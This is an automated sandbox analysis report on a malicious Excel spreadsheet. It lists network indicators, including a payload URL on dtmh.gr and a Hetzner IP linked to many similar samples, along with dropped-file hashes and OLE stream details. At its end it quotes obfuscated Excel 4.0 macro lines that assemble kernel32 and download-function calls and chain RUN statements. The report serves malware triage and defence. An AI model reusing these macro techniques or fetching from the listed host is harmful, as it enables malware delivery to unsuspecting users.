http://https://o365auditrealtimeingestion.manage.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://api.office.net	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://entitlement.diagnostics.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://autodiscover-s.outlook.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://dtmh.gr/ds/231120.gif	document-1422773217.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://templatelogging.office.com/client/log	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://management.azure.com/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://ncus-000.contentsync.	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://devnull.onenote.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://messaging.office.com/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://augloop.office.com/v2	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://skyapi.live.net/Activity/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://dataservice.o365filtering.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://visio.uservoice.com/forums/368202-visio-on-devices	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://directory.services.	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://onedrive.live.com/embed?	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://augloop.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.46.235.88	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324307
Start date:	29.11.2020
Start time:	05:02:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1422773217.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@1/7@2/1
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 52.109.76.68, 52.109.88.40, 52.109.76.33, 2.20.84.85, 51.104.144.132, 20.54.26.129, 52.242.211.89, 13.107.4.50, 52.142.114.176, 92.122.213.247, 92.122.213.194, 52.155.217.156 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, dm3p.wns.notify.windows.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, Edge-Prod-FRAr4a.env.au.au-msedge.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, afdap.au.au-msedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, au.au-msedge.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, au.c-0001.c-msedge.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.46.235.88	document-1422773217.xls	Get hash	malicious	Browse	
	document-1410525703.xls	Get hash	malicious	Browse	
	document-1410525703.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1465459998.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dtmh.gr	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\2321EDED-65AB-4EB1-A935-2113B865C14E	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.3783277008510275
Encrypted:	false
SSDEEP:	1536:BcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:rmQ9DQW+zBX8u
MD5:	0A955F7B47C14898B3524E543934A10D
SHA1:	87849D0CA2191AA98C487D7AE49C0E65A732C468
SHA-256:	ED22E30D8CCC4D2F13EE13AA90878BB57E6E4AB11E0D22812071DEE6F539AC7C
SHA-512:	F7E6F0F9065E03412273D909CF91FC9E331AFC684B377238B5EDF99B1D8A05FE773842A3E66461C4DD7183C7658494481A0D76E04230F1DFBDE527DFAD5CF3B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T04:03:42">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\01C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314886
Entropy (8bit):	7.985539455160289
Encrypted:	false
SSDEEP:	6144:mB+P2rFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+My:nOFPM8R3AsB+bjej/9cd
MD5:	302D2ED70D90664BFA3B450C754A838C
SHA1:	E7868F7049BCD7A8E38BD3F20AC093E424D1944F
SHA-256:	36AB6D166FF697C7FD49F0FD89732F77AB6C0D9B68B09B5D5D60176C47F0C10A
SHA-512:	59A8F1A52BFBDFDA2B2730269553D96447B19453FAA07F3D6E156F7EB0A5875E5AF5C08E3F742FB9B7E4C1D86F2467FBBD94B7C4D13C606556B3999F4F89AFC A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\01C10000	
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Sun Nov 29 12:03:45 2020, atime=Sun Nov 29 12:03:45 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.677377397995716
Encrypted:	false
SSDEEP:	12:8Q0SCJRUFk6CHiEtwGXTDqgA+W+jA0/y1bDyrUmnRLkeGLkeM4t2Y+xIBjKZm:8Qzg5t9XqgXA0KJDyln37aB6m
MD5:	88D0026FD504F96F2A9276C13DE3E485
SHA1:	3E0FA344418C56A26B2939052AF4C2D971408094
SHA-256:	835ACE68472E10EB361A206761E1C1E904CD054195E40EFA2414D4FCC4403450
SHA-512:	E6742F9FFB9519F178E6CDEF87DE4A51E11DE002E3D6B8368FC9820DC397041B030D9A0295884ADC3B5E6D25AAA8011923914572B06BB866EF010D2F9F10F37(
Malicious:	false
Reputation:	low
Preview:	L.....F.....-.....P...=%..P.... .....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L..}Qjh.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM.}Qjh.....S.....I.a.l.f.o.n.s.....~.1.....}Qwh..Desktop.h.....NM.}Qwh.....Y.....>.....)Id.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Aw...`.....X.....141700.....!a..%.H.VZAj...q.l.. .....W...!a..%.H.VZAj...q.l.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2..... .9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1422773217.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:05 2020, mtime=Sun Nov 29 12:03:45 2020, atime=Sun Nov 29 12:03:45 2020, length=343040, window=hide
Category:	dropped
Size (bytes):	4420
Entropy (8bit):	4.704936599456032
Encrypted:	false
SSDEEP:	48:8MZrZzmMKXeaB6pMZrZzmMKXeaB6pMjrZzmMKXeaB6pMjrZzmMKXeaB6:8MCuaKMCuaKMEuaKMEua
MD5:	A71A67BF97D5DE30B31B413551C62477
SHA1:	845F9939A46D922A1E41491154CB2A548B3CA065
SHA-256:	9071C3EAD938639586C79BDCD6DF9D564F22FCDFD73ADFF89B33ACCC97715A46
SHA-512:	0842043320B76E83AD6C64A040CF9D0B4344E8C8A46EDC030C4C31AA46D611C66F2947EF3D3967C0FEFDBCE31FFF037DE5EDB86C3081E7928FFBAA9C8814723
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...`U.8.....P.....P....<.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L..}Qjh.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM.}Qjh.....S.....I.a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM.}Qjh.....Y.....>.....{(.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2..0..}Qsh .DOCUME~1.XLS..`.....>Q.u}Qsh....f.....d.o.c.u.m.e.n.t.-.1.4.2.2.7.7.3.2.1.7...x.l.s.....^.....-.....]..... .>.S.....C:\Users\user\ Desktop\document-1422773217.xls.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.2.2.7.7.3.2.1.7...x.l.s.....:.,.LB.)...Aw...`.....X.....141700.....!a..% .H.VZAj...qYt.+.....W...!a..%.H.VZAj...qYt.+.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.665563250332379
Encrypted:	false
SSDEEP:	6:dj6Y9LVhQXgELVhQXUY9LVhQXgELVhQXUY9LVhQXgELVhQXUY9LVhQXs:dmQi9Qi9Qi9Q5
MD5:	680B392EF219C3AAE524C7AEBE94B5A1
SHA1:	874A6C74D697CA80112D9BF2848BAED1DEBD82A5
SHA-256:	F178965D438EDA6CE10A9A26AF803B279B1BFC64D1796241E1BBA490AE945234
SHA-512:	F92218FE03B638316AD7D0EC99C8E9D9A047DDBAAD3513046C008D9AA53C5316D5C99D6B086E06282AB42168E774A7B0E429DF62D060EF93481041969DE72D1
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1422773217.LNK=0..document-1422773217.LNK=0..[xls]..document-1422773217.LNK=0..document-1422773217.LNK=0..[xls]..document-1422773217.LNK=0..document-1422773217.LNK=0..[xls]..document-1422773217.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\F1C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	420995
Entropy (8bit):	7.105484227191074
Encrypted:	false
SSDEEP:	6144:mcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfd1:Fizo8RnsIROnr6n75Y8p
MD5:	80C9EAF6A4929A224278217F09AB500D
SHA1:	0B60DC4CAC22828F002EA93FB62691975BBB8139
SHA-256:	EFC913E8DCF4374A95A329BECF25BBBB2B34188948E68DA6B46065B6E3A9B1D4
SHA-512:	A54F9EFCC4528D30652F9FFE5E3F609B4F6AF86946C7B6D497E9DA5615F3D7E602502807884EA4E6119755DBFCAAA09748BDE1DFC22B3BD1A3976C0B22780BEC
Malicious:	false
Preview:	........T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1..... ..h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....>.....h..C.a.l.i.b.r.i.1.....?.....h..C.a.l.i.b.r.i.1.....4.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1...,...8.....h..C.a.l.i.b.r.i.1..... .8.....h..C.a.l.i.b.r.i.1.....8.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1...h...8.....h..C.a.m.b.r.i.a.1.....<.....h..C.a.l.i.b.r.i.1.....h..C.a .l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:47:56 2020, Security: 0
Entropy (8bit):	7.5197742536160055
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1422773217.xls
File size:	339968
MD5:	9c17e2e0f0caa1432585d40a868e1e8d
SHA1:	cc78cba5e3f9d26e9cce9b5c781ae6b648fa2d16
SHA256:	c0a4823b3a5f6274f4a33864575d17813b0eeca5b83df99d130ddbe7324862bd
SHA512:	09905a5c6549b0627125d1b5c43960c87c223c80365d0ec399505446c4577f8d8908ae4eeb72f3b212a8bab018e38981ced30faab20abe121e793c0aa0c518e0
SSDEEP:	6144:WcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTt:7izo8RnsIROnr6n75YJ
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1422773217.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.246848689361

General	
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . x 7 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327615

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	327615
Entropy:	7.64856513514
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HY314&"32", "Cr"&?????2!IA342&"yA", "JCJ", ?????2!HP312&?????2!HP327, 0)
```

```
CALL("U"&?????2!IA332, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HP312&?????2!HP327&?????2!HP341, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312&????
2!HP327,0)",,,,,,,,,,,,,,,,,=RUN(????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
